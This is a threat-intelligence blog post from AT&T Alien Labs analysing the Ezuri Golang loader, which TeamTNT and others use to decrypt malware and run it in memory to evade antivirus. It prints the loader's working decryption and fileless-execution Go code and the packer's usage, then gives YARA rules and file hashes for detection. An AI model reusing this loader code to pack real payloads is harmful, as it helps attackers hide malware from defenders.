Malware using new Ezuri memory loader

cybersecurity.att.com/blogs/labs-research/malware-using-new-ezuri-memory-loader

This blog was written by Ofer Caspi and Fernando Martinez of AT&T Alien Labs

Multiple threat actors have recently started using a Go language (Golang) tool to act as a packer and avoid Antivirus detection. Additionally, the Ezuri memory loader tool acts as a malware loader and executes its payload in memory, without writing the file to disk. While this technique is known and commonly used by Windows malware, it is less popular in Linux environments.

The loader decrypts the malicious malware and executes it using memfd create (as described in this blog in 2018). When creating a process, the system returns a file descriptor to an anonymous file in '/proc/PID/fd/' which is visible only in the filesystem.

Figure 1 shows a code snippet from the loader, containing the information it uses in order to decrypt the payload using the AES algorithm.



Figure 1. Loader code snippet via Alien Labs analysis.

The loader, written in Golang, is taken from the "Ezuri" code on GitHub via the user guitmz. This user originally created the ELF loader around March 2019, when he wrote a blog about the technique to run ELF executables from memory and shared the loader on his github. Additionally, a similar user 'TMZ' (presumably associated with the previously mentioned 'guitmz') posted this same code in late August, on a small forum where malware samples are shared.

The guitmz user even ran tests against VirusTotal to prove the efficiency of the code, uploading a detected Linux.Cephei sample (35308b8b770d2d4f78299262f595a0769e55152cb432d0efc42292db01609a18) with 30/61 AV detections in VirusTotal, compared to the zero AV detections by the same sample hidden with the Ezuri code (ddbb714157f2ef91c1ec350cdf1d1f545290967f61491404c81b4e6e52f5c41f).

The execution flow of the loader is to first decrypt the payload and then execute it from memory (figure 2):



Figure 2. Execution flow, retrieved from Alien Labs analysis.

Guitmz gave this sample the name Ezuri, probably after the card with the same name from the card game "Magic: The Gathering." This card has the capability to "Regenerate another target Elf," reflecting the malware's capability of loading and executing an ELF file in memory.

Code review

AT&T Alien Labs team accessed Guitmz's upload of code for analysis. The tool is written in Golang and is intuitive to use. When executing, it first asks the path for the payload to be encrypted, along with the password to be used for AES encryption. If no password is given, the tool generates one, which is used to hide the malware within the loader. After the user's input, the packer compiles the loader with the payload encrypted within it, so it can be decrypted and executed in memory once it is placed in the victim's system.

Figure 4 shows the main function of the executable, where the file is first decrypted by "*aesDec"* to then be run in memory by "*runFromMemory"*.

```go
func aesDec(srcBytes, key, iv []byte) []byte {
        block, _ := aes.NewCipher(key)
        decrypter := cipher.NewCFBDecrypter(block, iv)
        decrypted := make([]byte, len(srcBytes))
        decrypter.XORKeyStream(decrypted, srcBytes)
        return decrypted
}

func main() {
        buffer, _ := ioutil.ReadFile(os.Args[0])

        keyBeginIndex := bytes.LastIndex(buffer, []byte(key))
        keyEndIndex := keyBeginIndex + len(key)
        key := buffer[keyBeginIndex:keyEndIndex]

        ivBeginIndex := bytes.LastIndex(buffer, []byte(iv))
        ivEndIndex := ivBeginIndex + len(iv)
        iv := buffer[ivBeginIndex:ivEndIndex]

        target := buffer[ivEndIndex:]
        target = aesDec(target, key, iv)
        runFromMemory(procName, target)
}
```

Decrypting hidden malicious payload using AES algorithm

Executing payload in memory after decryption

Figure 3 shows Ezuri main function, retrieved from Alien Labs analysis.

Figure 4 shows the "*runFromMemory*" function used to execute the payload in memory without placing the detectable malware on disk.

```go
func runFromMemory(procName string, buffer []byte) {
        fdName := "" // *string cannot be initialized

        fd, _, _ := syscall.Syscall(memfdCreateX64, uintptr(unsafe.Pointer(&fdName)), uintptr(mfdCloexec), 0)
        _, _ = syscall.Write(int(fd), buffer)

        fdPath := fmt.Sprintf("/proc/self/fd/%d", fd)

        switch child, _, _ := syscall.Syscall(fork, 0, 0, 0); child {
        case 0:
                break
        case 1:
                // Fork failed!
                break
        default:
                // Parent exiting...
                os.Exit(0)
        }

        _ = syscall.Umask(0)
        _, _ = syscall.Setsid()
        _ = syscall.Chdir("/")

        file, _ := os.OpenFile("/dev/null", os.O_RDWR, 0)
        syscall.Dup2(int(file.Fd()), int(os.Stdin.Fd()))
        file.Close()

        _ = syscall.Exec(fdPath, []string{procName}, nil)
}
```

runFromMemory function will execute the hidden payload

Figure 4 shows Ezuri runFromMemory function, retrieved from Alien Labs analysis.

To use the tool, the user will be requested to enter the file to be hidden, with a target process name as well as an optional AES key for encryption (figure 5):

```
ofer@ubuntu:~/Desktop/ezuri$ ./ezuri
[?] Path of file to be encrypted: /tmp/malicious_payload
[?] Path of output (encrypted) file: /tmp/encrypted_malware
[?] Name of the target process: hidden_process
[?] Encryption key (32 bits - random if empty):
[?] Encryption IV (16 bits - random if empty):

[!] Random encryption key (used in stub): SD5G50qWz0GHHq8ag$zIkvHLqh28DvQ9
[!] Random encryption IV (used in stub): qr#0kALH0lAjcZei
[!] Generating stub...
[!] Creating final executable...
[!] All done!
```

input params: file to encrypt and destination process name

AES params to hide the payload (empty will generate new keys)

ezuri packer tool

Figure 5 shows Ezuri execution, retrieved from Alien Labs analysis.

TeamTNT

AT&T Alien Labs has identified several malware authors leveraging the Ezuri loader in the last few months, including TeamTNT, which was the first identified. TeamTNT is a cybercrime group that has been active since at least April 2020, when the security firm Trend Micro first reported on them. The main focus of the group is to target Docker systems with misconfigurations, as well as unprotected and exposed management APIs, to later install DDoS bots and cryptominers in the infected systems.

A few months after the Trend Micro report, in August 2020, Cado Security found new developments in the TeamTNT group. In October 2020, Palo Alto Networks Unit42 identified new variants of the cryptomining malware used by TeamTNT named “Black-T.” This sample first installs three network scanners, and then inspects memory in an attempt to retrieve any type of credentials located in the memory. Additionally, Unit42 identified several German-language strings in some of the TNT scripts.

The last sample identified by Palo Alto Networks Unit42 is actually an Ezuri loader. The decrypted payload is an ELF file packed with UPX, which is a known sample from TeamTNT, first seen in June 2020 (e15550481e89dbd154b875ce50cc5af4b49f9ff7b837d9ac5b5594e5d63966a3).

The techniques and code similarities between the original tool, named Ezuri, and the one recently used by TeamTNT are vast. The most evident one being the 'ezuri' string in the compiled binary (figure 6):

Figure 6 shows Ezuri string in TeamTNT sample retrieved from Alien Labs analysis.

Using this packer, the antivirus (AV) detection drops dramatically. Looking at the TeamTNT malware detections before using Ezuri packer (b494ca3b7bae2ab9a5197b81e928baae5b8eac77dfdc7fe1223fee8f27024772), we see 28/62 AV detections of the malware, while the Ezuri packed version (751014e0154d219dea8c2e999714c32fd98f817782588cd7af355d2488eb1c80) drops to only 3/64 AV detections.

In addition to TeamTNT, there were several Gafgyt samples observed (popular IoT device malware with DDoS attacks purposes).

Conclusion

Several malware authors have been using an open source Golang tool to act as a malware loader, using a known technique to load the ELF binaries into memory and avoid using easy-to-detect files on disk. The authors use the open source tool Ezuri, to load its previously seen payloads and avoid antivirus detections on the file.

Detection Methods

The following associated detection methods are in use by Alien Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.

YARA RULES

```
rule EzuriLoader : LinuxMalware {

    meta:

        author = "AT&T Alien Labs"

        type = "malware"

        description = "Detects Ezuri Golang
loader."

        copyright = "AT&T Cybersecurity 2020"

        reference =
"283e0172063d1a23c20c6bca1ed0d2bb"


    strings:

        $a1 = "ezuri/stub/main.go"

        $a2 = "main.runFromMemory"

        $a3 = "main.aesDec"


    condition:

        uint32(0) == 0x464c457f and

        filesize < 20MB and all of ($a*)

}
```

```
rule EzuriLoaderOSX : OSXMalware {

    meta:

        author = "AT&T Alien Labs"

        type = "malware"

        description = "Detects Ezuri Golang
loader."

        copyright = "AT&T Cybersecurity 2020"

        reference =
"da5ae0f2a4b6a52d483fb006bc9e9128"


    strings:

        $a1 = "ezuri/stub/main.go"

        $a2 = "main.runFromMemory"

        $a3 = "main.aesDec"

        $Go = "go.buildid"


    condition:

        (uint32(0) == 0xfeedface or

        uint32(0) == 0xcefaedfe or

        uint32(0) == 0xfeedfacf or

        uint32(0) == 0xcffaedfe or

        uint32(0) == 0xcafebabe or

        uint32(0) == 0xbebafeca)

        and $Go and filesize < 5MB and all of
($a*)

}
```

Associated Indicators (IOCs)

The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.

TYPE	INDICATOR	DESCRIPTION
SHA256	0a569366eeec52380b4462b455cacc9a788c2a7883b0a9965d20f0422dfc44df	ELF Golang dropper

SHA256	e1836676700121695569b220874886723abff36bbf78a0ec41cce73f72c52085	OSX Golang dropper
SHA256	e15550481e89dbd154b875ce50cc5af4b49f9ff7b837d9ac5b5594e5d63966a3	TeamTNT packed payload
SHA256	0a569366eeec52380b4462b455cacc9a788c2a7883b0a9965d20f0422dfc44df	ELF Golang dropper
SHA256	35308b8b770d2d4f78299262f595a0769e55152cb432d0efc42292db01609a18	Linux Cephei
SHA256	ddbb714157f2ef91c1ec350cdf1d1f545290967f61491404c81b4e6e52f5c41f	Ezuri packed Linux Cephei
SHA256	b494ca3b7bae2ab9a5197b81e928baae5b8eac77dfdc7fe1223fee8f27024772	TeamTNT payload before Ezuri
SHA256	751014e0154d219dea8c2e999714c32fd98f817782588cd7af355d2488eb1c80	Ezuri packed TeamTNT payload

References

The following list of sources was used by the report authors during the collection and analysis process associated with this intelligence report.

1. https://web.archive.org/web/*/https://www.trendmicro.com/vinfo/hk-en/security/news/virtualization-and-cloud/coinminer-ddos-bot-attack-docker-daemon-ports
2. https://web.archive.org/web/20201110163424/https://www.cadosecurity.com/post/team-tnt-the-first-crypto-mining-worm-to-steal-aws-credentials
3. https://web.archive.org/web/20201101092236/https://unit42.paloaltonetworks.com/black-t-cryptojacking-variant/
4. https://web.archive.org/web/20201101055326/https://github.com/guitmz/ezuri
5. https://web.archive.org/web/20200903104802/https://www.guitmz.com/running-elf-from-memory/
6. https://web.archive.org/web/20201106145814/https://evilop.codes/showthread.php?tid=71